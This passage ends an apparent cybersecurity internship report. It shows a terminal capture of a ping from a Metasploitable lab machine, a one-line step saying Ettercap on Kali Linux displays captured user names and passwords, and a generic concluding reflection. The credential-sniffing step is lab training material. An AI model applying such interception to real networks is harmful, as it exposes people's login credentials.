
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=15.2 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=9.05 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=13.0 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=14.8 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=15.5 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=12.1 ms

--- 192.168.56.103 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5002ms
rtt min/avg/max/mdev = 9.052/13.321/15.543/2.281 ms
msfadmin@metasploitable:~$ _
```





Step 5: Now go to Kali Linux, where the ethercap prompt shows the user name and password.



## **Conclusion:**

I gained practical knowledge and abilities in this field during my cybersecurity internship, which was a satisfying and educational experience. We worked on a range of projects and significantly increased our knowledge of the cyber security industry. The professors were very helpful and gave each student individualised attention. There was also the option of one-on-one question clearing. I want to thank the company for giving me the opportunity to undertake the internship. I believe that this experience has adequately equipped me for a career in cybersecurity. I want to make a big contribution to the field of cyber security using the skills I learned during the internship.